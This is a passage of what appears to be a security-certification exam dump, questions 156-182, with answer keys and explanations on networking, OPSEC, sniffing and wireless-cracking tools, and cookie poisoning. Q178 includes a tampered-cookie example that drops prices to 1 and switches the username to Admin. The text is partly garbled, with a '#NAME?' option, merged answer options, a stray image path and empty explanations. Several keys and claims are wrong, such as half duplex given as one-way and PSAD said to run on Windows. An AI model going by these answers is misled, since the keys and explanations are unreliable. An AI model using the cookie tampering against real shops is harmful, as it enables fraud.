4.Assessment of Risk: Firstly, planners analyze the vulnerabilities identified in the previous action and identify possible OPSEC measures for each vulnerability. Secondly, specific OPSEC measures are selected for execution based upon a risk assessment done by the commander and staff.
5.Application of Appropriate OPSEC Measures: The command implements the OPSEC measures selected in the assessment of risk action or, in the case of planned future operations and activities, includes the measures in specific OPSEC plans.

QUESTION 156
Which of the following statements are true about an IPv6 network? Each correct answer represents a complete solution. Choose all that apply.

A. For interoperability, IPv4 addresses use the last 32 bits of IPv6 addresses.
B. It increases the number of available IP addresses.
C. It uses longer subnet masks than those used in IPv4.
D. It provides improved authentication and security.
E. It uses 128-bit addresses.

Correct Answer: BEAD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

IP addressing version 6 (IPv6) is the latest version of IP addressing. IPv6 is designed to solve many of the problems that were faced by IPv4, such as address depletion, security, auto-configuration, and extensibility. With the fast increasing number of networks and the expansion of the World Wide Web, the allotted IP addresses are depleting rapidly, and the need for more network addresses is arising. IPv6 solves this problem, as it uses a 128-bit address that can produce a lot more IP addresses. These addresses are hexadecimal numbers, made up of eight octet pairs. An example of an IPv6 address is 45CF: 6D53: 12CD: AFC7: E654: BB32: 543C: FACE. Answer option C is incorrect. The subnet masks used in IPv6 addresses are of the same length as those used in IPv4 addresses.

QUESTION 157 Which of the following transmission modes of communication is one-way?

A. Half duplex
B. full-duplex mode
C. #NAME?
D. root mode
E. None

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158
Which of the following is designed to detect unwanted changes by observing the flame of the environment associated with combustion?

A. Fire extinguishing system
B. None
C. Gaseous fire-extinguishing systems
D. sprinkler
E. Smoke alarm system

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159 Which of the following features is used to generate spam on the Internet by spammers and worms?

A. AutoComplete
B. SMTP relay
C. Server Message Block (SMB) signing
D. AutoFill

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
SMTP relay feature of e-mail servers allows them to forward e-mail to other e-mail servers. Unfortunately, this feature is exploited by spammers and worms to generate spam on the Internet.

QUESTION 160
Which of the following tools is described below? It is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of its tools include arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. It is highly effective for sniffing both switched and shared networks. It uses the arpredirect and macof tools for switching across switched networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP, IMAP, etc.

A. Dsniff

B. Cain
C. Libnids
D. LIDS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Dsniff is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of the tools of Dsniff include dsniff, arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. Dsniff is highly effective for sniffing both switched and shared networks. It uses the arpredirect and macof tools for switching across switched networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP, IMAP, etc.
Answer option B is incorrect. Cain is a multipurpose tool that can be used to perform many tasks such as Windows password cracking, Windows enumeration, and VoIP session sniffing. This password cracking program can perform the following types of password cracking attacks:
Dictionary attack
Brute force attack
Rainbow attack
Hybrid attack
Answer options D and C are incorrect. These tools are port scan detection tools that are used in the Linux operating system.

QUESTION 161
Which of the following IP class addresses are not allotted to hosts? Each correct answer represents a complete solution. Choose all that apply.

A. Class C
B. Class D
C. Class AD. Class B
E. Class E

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Class addresses D and E are not allotted to hosts. Class D addresses are reserved for multicasting, and their address range can extend from 224 to 239. Class E addresses are reserved for experimental purposes. Their addresses range from 240 to 254.
Answer option C is incorrect. Class A addresses are specified for large networks. It consists of up to 16,777,214 client devices (hosts), and their address range can extend from 1 to 126.
Answer option D is incorrect. Class B addresses are specified for medium size networks. It consists of up to 65,534 client devices, and their address range can extend from 128 to 191.
Answer option A is incorrect. Class C addresses are specified for small local area networks (LANs). It consists of up to 245 client devices, and their address range can extend from 192 to 223.

QUESTION 162
A war dialer is a tool that is used to scan thousands of telephone numbers to detect vulnerable modems. It provides an attacker unauthorized access to a computer. Which of the following tools can an attacker use to perform war dialing? Each correct answer represents a complete solution. Choose all that apply.

A. ToneLoc
B. Wingate
C. THC-Scan
D. NetStumbler

Correct Answer: CA
Section: (none)
Explanation

Explanation/Reference:
Explanation:
THC-Scan and ToneLoc are tools used for war dialing. A war dialer is a tool that is used to scan thousands of telephone numbers to detect vulnerable modems. It provides the attacker unauthorized access to a computer.
Answer option D is incorrect. NetStumbler is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a, 802.11b, and 802.11g standards. It detects wireless networks and marks their relative position with a GPS. It uses an 802.11 Probe Request that has been sent to the broadcast destination address. Answer option B is incorrect. Wingate is a proxy server.

QUESTION 163
Which of the following protocols is used to share information between routers to transport IP Multicast packets among networks?

A. RSVP
B. DVMRP
C. RPC
D. LWAPP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Distance Vector Multicast Routing Protocol (DVMRP) is used to share information between routers to transport IP Multicast packets among networks. It uses a reverse path-flooding technique and is used as the basis for the Internet's multicast backbone (MBONE). In particular, DVMRP is notorious for poor network scaling, resulting from reflooding, particularly with versions that do not implement pruning. DVMRP's flat unicast routing mechanism also affects its capability to scale.
Answer option A is incorrect. The Resource Reservation Protocol (RSVP) is a Transport layer protocol designed to reserve resources across a network for an integrated services Internet. RSVP does not transport application data but is rather an Internet control protocol, like ICMP, IGMP, or routing protocols. RSVP provides receiver-initiated setup of resource reservations for multicast or unicast data flows with scaling and robustness.
RSVP can be used by either hosts or routers to request or deliver specific levels of quality of service (QoS) for application data streams. RSVP defines how applications place reservations and how they can leave the reserved resources once the need for them has ended. RSVP operation will generally result in resources being reserved in each node along a path.
Answer option C is incorrect. A remote procedure call (RPC) hides the details of the network by using the common procedure call mechanism familiar to every programmer. Like any ordinary procedure, RPC is also synchronous and parameters are passed to it. A process of the client calls a function on a remote server and remains suspended until it gets back the results.
Answer option D is incorrect. LWAPP (Lightweight Access Point Protocol) is a protocol used to control multiple Wi-Fi wireless access points at once. This can reduce the amount of time spent on configuring, monitoring, or troubleshooting a large network. This also allows network administrators to closely analyze the network.

QUESTION 164 Which of the following is a network interconnectivity device that translates different communication protocols and is used to connect dissimilar network technologies?

A. Gateway
B. Router
C. Bridge
D. Switch

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A gateway is a network interconnectivity device that translates different communication protocols and is used to connect dissimilar network technologies. It provides greater functionality than a router or bridge because a gateway functions both as a translator and a router. Gateways are slower than bridges and routers. A gateway is an application layer device.
Answer option B is incorrect. A router is an electronic device that interconnects two or more computer networks. It selectively interchanges packets of data between them. It is a networking device whose software and hardware are customized to the tasks of routing and forwarding information. It helps in forwarding data packets between networks.
Answer option C is incorrect. A bridge is an interconnectivity device that connects two local area networks (LANs) or two segments of the same LAN using the same communication protocols, and provides address filtering between them. Users can use this device to divide busy networks into segments and reduce network traffic. A bridge broadcasts data packets to all the possible destinations within a specific segment. Bridges operate at the data-link layer of the OSI model.
Answer option D is incorrect. A switch is a network device that selects a path or circuit for sending a data unit to its next destination. It is not required in smaller networks, but is required in large inter-networks, where there can be many possible ways of transmitting a message from a sender to destination. The function of switch is to select the best possible path.
On an Ethernet local area network (LAN), a switch determines from the physical device (Media Access Control or MAC) address in each incoming message frame which output port to forward it to and out of. In a wide area packet-switched network, such as the Internet, a switch determines from the IP address in each packet which output port to use for the next part of its trip to the intended destination.

QUESTION 165
Which of the following is a tool that runs on the Windows OS and analyzes iptables log messages to detect port scans and other suspicious traffic?

A. PSAD
B. Hping
C. NetRanger
D. Nmap

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
PSAD is a tool that runs on the Windows OS and analyzes iptables log messages to detect port scans and other suspicious traffic. It includes many signatures from the IDS to detect probes for various backdoor programs such as EvilFTP, GirlFriend, SubSeven, DDoS tools (mstream, shaft), and advanced port scans (FIN, NULL, XMAS). If it is combined with fwsnort and the Netfilter string match extension, it detects most of the attacks described in the Snort rule set that involve application layer data.
Answer option C is incorrect. NetRanger is the complete network configuration and information toolkit that includes the following tools: Ping tool, Trace Route tool, Host Lookup tool, Internet time synchronizer, Whois tool, Finger Unix hosts tool, Host and port scanning tool, check multiple POP3 mail accounts tool, manage dialup connections tool, Quote of the day tool, and monitor Network Settings tool. These tools are integrated in order to use an application interface with full online help. NetRanger is designed for both new and experienced users. This tool is used to help diagnose network problems and to get information about users, hosts, and networks on the Internet or on a user computer network. NetRanger uses multi-threaded and multi-connection technologies in order to be very fast and efficient.
Answer option D is incorrect. Nmap is a free open-source utility for network exploration and security auditing. It is used to discover computers and services on a computer network, thus creating a "map" of the network. Just like many simple port scanners, Nmap is capable of discovering passive services. In addition, Nmap may be able to determine various details about the remote computers. These include operating system, device type, uptime, software product used to run a service, exact version number of that product, presence of some firewall techniques and, on a local area network, even vendor of the remote network card. Nmap runs on Linux, Microsoft Windows, etc.

QUESTION 166
FILL BLANK

Fill in the blank with the appropriate term.
A _____ is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network.

Correct Answer: demilitarized zone
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in the internal network, though communication with other hosts in the DMZ and to the external network is allowed. This allows hosts in the DMZ to provide services to both the internal and external networks, while an intervening firewall controls the traffic between the DMZ servers and the internal network clients. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network such as the Internet.

QUESTION 167
Which of the following statements are true about security risks? Each correct answer represents a complete solution. (Choose three.)

A. They are considered an indicator of threats coupled with vulnerability.
B. They can be removed completely by taking proper actions.
C. They can be analyzed and measured by the risk analysis process.
D. They can be mitigated by reviewing and taking responsible actions based on possible risks.

Correct Answer: ACD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In information security, security risks are considered an indicator of threats coupled with vulnerability. In other words, security risk is a probabilistic function of a given threat agent exercising a particular vulnerability and the impact of that risk on the organization. Security risks can be mitigated by reviewing and taking responsible actions based on possible risks. These risks can be analyzed and measured by the risk analysis process. Answer option B is incorrect. Security risks can never be removed completely but can be mitigated by taking proper actions.

QUESTION 168
Which of the following statements are TRUE about Demilitarized zone (DMZ)? Each
correct answer represents a complete solution. Choose all that apply.

A. The purpose of a DMZ is to add an additional layer of security to the Local Area Network of an organization.
B. Hosts in the DMZ have full connectivity to specific hosts in the internal network.
C. Demilitarized zone is a physical or logical sub-network that contains and exposes external services of an organization to a larger un-trusted network.

D. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network like the Internet.

Correct Answer: CAD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in the internal network, though communication with other hosts in the DMZ and to the external network is allowed. This allows hosts in the DMZ to provide services to both the internal and external networks, while an intervening firewall controls the traffic between the DMZ servers and the internal network clients. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network such as the Internet.

QUESTION 169 Which of the following is a management process that provides a framework for promoting quick recovery and the capability for an effective response to protect the interests of its brand, reputation, and stakeholders?

A. Log analysis
B. Patch management
C. Incident handling
D. Business Continuity Management

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Business Continuity Management is a management process that determines potential impacts that are likely to threaten an organization. It provides a framework for promoting quick recovery and the capability for an effective response to protect the interests of its brand, reputation, and stakeholders. Business continuity management includes disaster recovery, business recovery, crisis management, incident management, emergency management, product recall, contingency planning, etc.
Answer option B is incorrect. Patch management is an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) to an administered computer system. Patch management includes the following tasks:
Maintaining current knowledge of available patches
Deciding what patches are appropriate for particular systems
Ensuring that patches are installed properly
Testing systems after installation, and documenting all associated procedures, such as specific configurations required A number of products are available to automate patch management tasks, including Ring Master's Automated Patch Management, Patch Link
Update, and Gibraltar's Ever guard.
Answer option A is incorrect. This option is invalid.
Answer option C is incorrect. Incident handling is the process of managing incidents in an Enterprise, Business, or an Organization. It involves the thinking of the prospective suitable to the enterprise and then the implementation of the prospective in a clean and manageable manner.
It involves completing the incident report and presenting the conclusion to the management and providing ways to improve the process both from a technical and administrative aspect. Incident handling ensures that the overall process of an enterprise runs in an uninterrupted continuity.

QUESTION 170
Jason works as a System Administrator for www.company.com Inc. The company has a Windows-based network. Sam, an employee of the company, accidentally changes some of the applications and system settings. He complains to Jason that his system is not working properly. To troubleshoot the problem, Jason diagnoses the internals of his computer and observes that some changes have been made in Sam's computer registry. To rectify the issue, Jason has to restore the registry. Which of the following utilities can Jason use to accomplish the task? Each correct answer represents a complete solution. Choose all that apply.

A. Resplendent registrar
B. Regedit.exe
C. Reg.exe
D. EventCombMT

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The resplendent registrar is a tool that offers a complete and safe solution to administrators and power users for maintaining the registry. It can be used for maintaining the registry of desktops and remote computers on the network. It offers a solution for backing up and restoring registries, fast background search and replace, adding descriptions to the registry keys, etc. This program is very attractive and easy to use, as it comes in an explorer-style interface. It can be used for Windows 2003/XP/2K/NT/ME/9x.
Reg.exe is a command-line utility that is used to edit the Windows registry. It has the ability to import, export, back up, and restore keys, as well as to compare, modify, and delete keys. It can perform almost all tasks that can be done using the Windows-based Regedit.exe tool.
Registry Editor (REGEDIT) is a registry editing utility that can be used to look at information in the registry. REGEDIT.EXE enables users to search for strings, values, keys, and subkeys and is useful to find a specific value or string. Users can also use REGEDIT.EXE to add, delete, or modify registry entries.
Answer option D is incorrect. EventCombMT is a multithreaded tool that is used to search the event logs of several different computers for specific events, all from one central location. It is a little-known Microsoft tool to run searches for event IDs or text strings against Windows event logs for systems, applications, and security, as well as File Replication Service (FRS), domain name system (DNS), and Active Directory (AD) logs where applicable. The MT stands for multithreaded. The program is part of the Account Lockout and Management Tools program package for Windows 2000, 2003, and XP.

QUESTION 171
Which of the following are the valid steps for securing routers? Each correct answer represents a complete solution. Choose all that apply.

A. Use a password that is easy to remember for a router's administrative console.
B. Use a complex password for a router's administrative console.
C. Configure access list entries to prevent unauthorized connections and traffic routing.
D. Keep routers updated with the latest security patches.

Correct Answer: BCD
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The following are the valid steps for securing routers and devices:
Configure access list entries to prevent unauthorized connections and traffic routing. Use a complex password for a router's administrative console.
Keep routers in locked rooms.
Keep routers updated with the latest security patches.
Use monitoring an equipment to protect routers and devices.
Router is a device that routes data packets between computers in different networks. It is used to connect multiple networks, and it determines the path to be taken by each data packet to its destination computer. Router maintains a routing table of the available routes and their conditions. By using this information, along with distance and cost algorithms, the router determines the best path to be taken by the data packets to the destination computer. A router can connect dissimilar networks, such as Ethernet, FDDI, and Token Ring, and route data packets among them. Routers operate at the network layer (layer 3) of the Open Systems Interconnection (OSI) model. A security patch is a program that eliminates a vulnerability exploited by hackers.

QUESTION 172
In which of the following attacks does an attacker successfully insert an intermediary software or program between two communicating hosts?

A. Session hijacking
B. Denial-of-Service
C. Man-in-the-middle
D. Buffer overflow

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Man-in-the-middle attacks occur when an attacker successfully inserts an intermediary software or program between two communicating hosts. The intermediary software or program allows attackers to listen to and modify the communication packets passing between the two hosts. The software intercepts the communication packets and then sends the information to the receiving host. The receiving host responds to the software, presuming it to be the legitimate client.
Answer option B is incorrect. A Denial-of-Service (DoS) attack is mounted with the objective of causing a negative impact on the performance of a computer or network. It is also known as a network saturation attack or bandwidth consumption attack. Attackers perform DoS attacks by sending a large number of protocol packets to the network. The effects of a DoS attack are as follows:
Saturates network resources

Disrupts connections between two computers, thereby preventing communications between services
Disrupts services to a specific computer
Causes failure to access a Web site
Results in an increase in the amount of spam
A Denial-of-Service attack is very common on the Internet because it is much easier to accomplish. Most of the DoS attacks rely on the weaknesses in the TCP/IP protocol.
Answer option D is incorrect. A buffer-overflow attack is performed when a hacker fills a field, typically an address bar, with more characters than it can accommodate. The excess characters can be run as executable code, effectively giving the hacker control of the computer and overriding any security measures set. There are two main types of buffer overflow attacks: stack-based buffer overflow attack:
Stack-based buffer overflow attack uses a memory object known as a stack. The hacker develops the code which reserves a specific amount of space for the stack. If the input of user is longer than the amount of space reserved for it within the stack, then the stack will overflow. heap-based buffer overflow attack:
Heap-based overflow attack floods the memory space reserved for the programs.
Answer option A is incorrect. Session hijacking refers to the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system. In particular, it is used to refer to the theft of a magic cookie used to authenticate a user to a remote server. It has particular relevance to Web developers, as the HTTP cookies used to maintain a session on many Web sites can be easily stolen by an attacker using an intermediary computer or with access to the saved cookies on the victim's computer (see HTTP cookie theft).
TCP session hijacking is when a hacker takes over a TCP session between two machines. Since most authentication only occurs at the start of a TCP session, this allows the hacker to gain access to a machine.

QUESTION 173
Which of the following is a standard-based protocol that provides the highest level of VPN security?

A. IPSec
B. IP
C. PPP
D. L2TP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Internet Protocol Security (IPSec) is a standard-based protocol that provides the highest level of VPN security. IPSec can encrypt virtually everything above the networking layer. It is used for VPN connections that use the L2TP protocol. It secures both data and password.
IPSec cannot be used with Point-to-Point Tunneling Protocol (PPTP).
Answer option B is incorrect. The Internet Protocol (IP) is a protocol used for communicating data across a packet-switched inter-network using the Internet Protocol Suite, also referred to as TCP/IP.
IP is the primary protocol in the Internet Layer of the Internet Protocol Suite and has the task of delivering distinguished protocol datagrams (packets) from the source host to the destination host solely based on their addresses. For this purpose, the Internet Protocol defines addressing methods and structures for datagram encapsulation. The first major version of addressing structure, now referred to as Internet Protocol Version 4 (IPv4), is still the dominant protocol of the Internet, although the successor, Internet Protocol Version 6 (IPv6), is being deployed actively worldwide.
Answer option C is incorrect. Point-to-Point Protocol (PPP) is a remote access protocol commonly used to connect to the Internet. It supports compression and encryption and can be used to connect to a variety of networks. It can connect to a network running on the IPX, TCP/IP, or NetBEUI protocol. It supports multi-protocol and dynamic IP assignments. It is the default protocol for the Microsoft Dial-Up adapter.
Answer option D is incorrect. Layer 2 Tunneling Protocol (L2TP) is a more secure version of Point-to-Point Tunneling Protocol (PPTP). It provides tunneling, address assignment, and authentication. It allows the transfer of Point-to-Point Protocol (PPP) traffic between different networks. L2TP combines with IPSec to provide tunneling and security for Internet Protocol (IP), Internetwork Packet Exchange (IPX), and other protocol packets across IP networks.

QUESTION 174
Which of the following is a computer networking protocol used by hosts to retrieve IP address assignments and other configuration information?

A. SNMP
B. ARP
C. DHCP
D. Telnet

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Dynamic Host Configuration Protocol (DHCP) is a computer networking protocol used by hosts (DHCP clients) to retrieve IP address assignments and other configuration information. DHCP uses a client-server architecture. The client sends a broadcast request for configuration information. The DHCP server receives the request and responds with configuration information from its configuration database.

In the absence of DHCP, all hosts on a network must be manually configured individually - a time-consuming and often error-prone undertaking. DHCP is popular with ISP's because it allows a host to obtain a temporary IP address. Answer option B is incorrect. Address Resolution Protocol (ARP) is a network maintenance protocol of the TCP/IP protocol suite. It is responsible for the resolution of IP addresses to media access control (MAC) addresses of a network interface card (NIC). The ARP cache is used to maintain a correlation between a MAC address and its corresponding IP address. ARP provides the protocol rules for making this correlation and providing address conversion in both directions. ARP is limited to physical network systems that support broadcast packets.
Answer option A is incorrect. The Simple Network Management Protocol (SNMP) allows a monitored device (for example, a router or a switch) to run an SNMP agent. This protocol is used for managing many network devices remotely. When a monitored device runs an SNMP agent, an SNMP server can then query the SNMP agent running on the device to collect information such as utilization statistics or device configuration information. An SNMP-managed network typically consists of three components: managed devices, agents, and one or more network management systems.
Answer option D is incorrect. Telnet (Telecommunication network) is a network protocol used on the Internet or local area networks to provide a bidirectional interactive communications facility. Typically, Telnet provides access to a command-line interface on a remote host via a virtual terminal connection which consists of an 8-bit byte oriented data connection over the Transmission Control Protocol (TCP). User data is interspersed in-band with TELNET control information. Typically, the Telnet protocol is used to establish a connection to Transmission Control Protocol (TCP) port number 23.

QUESTION 175 Adam, a malicious hacker, has just succeeded in stealing a secure cookie via a XSS attack. He is able to replay the cookie even while the session is valid on the server. Which of the following is the most likely reason of this cause?

A. Encryption is performed at the network layer (layer 1 encryption).
B. Encryption is performed at the application layer (single encryption key).
C. No encryption is applied.
D. Two way encryption is applied.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Single key encryption uses a single word or phrase as the key. The same key is used by the sender to encrypt and the receiver to decrypt. Sender and receiver initially need to have a secure way of passing the key from one to the other. With TLS or SSL this would not be possible. Symmetric encryption is a type of encryption that uses a single key to encrypt and decrypt data. Symmetric encryption algorithms are faster than public key encryption. Therefore, it is commonly used when a message sender needs to encrypt a large amount of data. Data Encryption Standard (DES) uses the symmetric encryption key algorithm to encrypt data.

QUESTION 176 Which of the following is a maintenance protocol that permits routers and host computers to swap basic control information when data is sent from one computer to another?

A. IGMP
B. ICMP
C. SNMP
D. BGP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Internet Control Message Protocol (ICMP) is a maintenance protocol that allows routers and host computers to swap basic control information when data is sent from one computer to another. It is generally considered a part of the IP layer. It allows the computers on a network to share error and status information. An ICMP message, which is encapsulated within an IP datagram, is very useful to troubleshoot the network connectivity and can be routed throughout the Internet.
Answer option D is incorrect. BGP stands for Border Gateway Protocol. It is an interautonomous system routing protocol and is a form of Exterior Gateway Protocol (EGP). This protocol is defined in RFC-1267 and RFC-1268. It is used for exchanging network reachability information with other BGP systems. This information includes a complete list of intermediate autonomous systems that the network traffic has to cover in order to reach a particular network. This information is used for figuring out loop-free interdomain routing between autonomous systems. BGP-4 is the latest version of BGP.
Answer option A is incorrect. Internet Group Management Protocol (IGMP) is a communication protocol that multicasts messages and information among all member devices in an IP multicast group. However, multicast traffic is sent to a single MAC address but is processed by multiple hosts. It can be effectively used for gaming and showing online videos. IGMP is vulnerable to network attacks.
Answer option C is incorrect. Simple Network Management Protocol (SNMP) is a part of the TCP/IP protocol suite, which allows users to manage the network. SNMP is used to keep track of what is being used on the network and how the object is behaving.

QUESTION 177
Which of the following procedures is intended to provide security personnel to identify, mitigate, and recover from malware events, such as unauthorized access to systems or data, denial-of-service or unauthorized changes to the system hardware, software, or information?

A. None
B. disaster survival plan

C. Cyber Incident Response Plan
D. A resident of the emergency plan
E. Crisis communications guidelines

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
John visits an online shop that stores the IDs and prices of the items to buy in a cookie. After selecting the items that he wants to buy, the attacker changes the price of the item to 1. Original cookie values:


ItemID1=2
ItemPrice1=900
ItemID2=1
ItemPrice2=200
Modified cookie values:
ItemID1=2
ItemPrice1=1
ItemID2=1
ItemPrice2=1

Now, he clicks the Buy button, and the prices are sent to the server that calculates the total price. Which of the following hacking techniques is John performing?

A. Computer-based social engineering
B. Man-in-the-middle attack
C. Cookie poisoning
D. Cross site scripting

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
John is performing cookie poisoning. In cookie poisoning, an attacker modifies the value of cookies before sending them back to the server. On modifying the cookie values, an attacker can log in to any other user account and can perform identity theft. The following figure explains how cookie poisoning occurs:



For example:
The attacker visits an online shop that stores the IDs and prices of the items to buy in a cookie. After selecting the items that he wants to buy, the attacker changes the price of the item to 1. Original cookie values:
ItemID1= 2
ItemPrice1=900
ItemID2=1
ItemPrice2=200
Modified cookie values:
ItemID1= 2
ItemPrice1=1
ItemID2=1
ItemPrice2=1
Now, the attacker clicks the Buy button and the prices are sent to the server that calculates the total price.
Another use of a Cookie Poisoning attack is to pretend to be another user after changing the username in the cookie values: Original cookie values:
LoggedIn= True
Username = Mark
Modified cookie values:
LoggedIn= True
Username = Admin
Now, after modifying the cookie values, the attacker can do the admin login.
Answer option D is incorrect. A cross site scripting attack is one in which an attacker enters malicious data into a Website. For example, the attacker posts a message that contains malicious code to any newsgroup site. When another user views this message, the browser interprets this code and executes it and, as a result, the attacker is able to take control of the user's system. Cross site scripting attacks require the execution of client-side languages such as JavaScript, Java, VBScript, ActiveX, Flash, etc. within a user's Web environment. With the help of a cross site scripting attack, the attacker can perform cookie stealing, sessions hijacking, etc.

QUESTION 179 Which of the following policies is used to add additional information about the overall security posture and serves to protect employees and organizations from inefficiency or ambiguity?

A. User policy
B. Group policy
C. Issue-Specific Security Policy
D. IT policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Issue-Specific Security Policy (ISSP) is used to add additional information about the overall security posture. It helps in providing detailed, targeted guidance for instructing organizations in the secure use of tech systems. This policy serves to protect employees and organizations from inefficiency or ambiguity.
Answer option A is incorrect. A user policy helps in defining what users can and should do to use network and organization's computer equipment. It also defines what limitations are put on users for maintaining the network secure such as whether users can install programs on their workstations, types of programs users are using, and how users can access data.
Answer option D is incorrect. IT policy includes general policies for the IT department. These policies are intended to keep the network secure and stable. It includes the following: Virus incident and security incident
Backup policy
Client update policies
Server configuration, patch update, and modification policies (security)
Firewall policies, Dmz policy, email retention, and auto forwarded email policy
Answer option B is incorrect. A group policy specifies how programs, network resources, and the operating system work for users and computers in an organization.

QUESTION 180
Which of the following UTP cables uses four pairs of twisted cable and provides transmission speeds of up to 16 Mbps?

A. Category 5e
B. Category 5C. Category 3
D. Category 6

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Category 3 type of UTP cable uses four pairs of twisted cable and provides transmission speeds of up to 16 Mbps. They are commonly used in Ethernet networks that operate at the speed of 10 Mbps. A higher speed is also possible by these cables implementing the Fast Ethernet (100Base-T4) specifications. This cable is used mainly for telephone systems.
Answer option B is incorrect. This category of UTP cable is the most commonly used cable in present day networks. It consists of four twisted pairs and is used in those Ethernet networks that run at the speed of 100 Mbps. Category 5 cable can also provide a higher speed of up to 1000 Mbps.
Answer option A is incorrect. It is also known as Category 5 Enhanced cable. Its specification is the same as category 5, but it has some enhanced features and is used in Ethernets that run at the speed of 1000 Mbps.
Answer option D is incorrect. This category of UTP cable is designed to support high-speed networks that run at the speed of 1000 Mbps. It consists of four pairs of wire and uses all of them for data transmission. Category 6 provides more than twice the speed of Category 5e, but is also more expensive.

QUESTION 181
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He is using a tool to crack the wireless encryption keys. The description of the tool is as follows:

„It is a Linux-based WLAN WEP cracking tool that recovers encryption keys. It operates by passively monitoring transmissions. It uses Ciphertext Only Attack and captures approximately 5 to 10 million packets to decrypt the WEP keys.“

Which of the following tools is John using to crack the wireless encryption keys?

A. Cain
B. PsPasswd
C. Kismet
D. AirSnort

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
AirSnort is a Linux-based WLAN WEP cracking tool that recovers encryption keys. AirSnort operates by passively monitoring transmissions. It uses Ciphertext Only Attack and captures approximately 5 to 10 million packets to decrypt the WEP keys.
Answer option C is incorrect. Kismet is a Linux-based 802.11 wireless network sniffer and intrusion detection system. It can work with any wireless card that supports raw monitoring (rfmon) mode. Kismet can sniff 802.11b, 802.11a, 802.11g, and 802.11n traffic. Kismet can be used for the following tasks:
To identify networks by passively collecting packets
To detect standard named networks
To detect masked networks
To collect the presence of non-beaconing networks via data traffic Answer option A is incorrect. Cain is a multipurpose tool that can be used to perform many tasks such as Windows password cracking, Windows enumeration, and VoIP session sniffing. This password cracking program can perform the following types of password cracking attacks: Dictionary attack
Brute force attack
Rainbow attack
Hybrid attack
Answer option B is incorrect. PsPasswd is a tool that helps Network Administrators change an account password on the local or remote system. The command syntax of PsPasswd is as follows: pspasswd [\\computer[,computer[,..] | @file [-u user [-p psswd]] Username [NewPassword]

Parameter	Description
@file	Runs the command on each computer listed in the specified text file.
-u	Specifies an optional user name for login to a remote computer.
-p	Specifies an optional password for a user name.
Username	Specifies the name of account for password change.
NewPassword	Creates a new password. If omitted, a NULL password is applied.

QUESTION 182
Which of the following statements are true about volatile memory? Each correct answer represents a complete solution. Choose all that apply.

A. The content is stored permanently and even the power supply is switched off.
B. A volatile storage device is faster in reading and writing data.C. Read only memory (ROM) is an example of volatile memory.
D. It is computer memory that requires power to maintain the stored information.

Correct Answer: DB
Section: (none)
Explanation

Explanation/Reference:
Explanation:
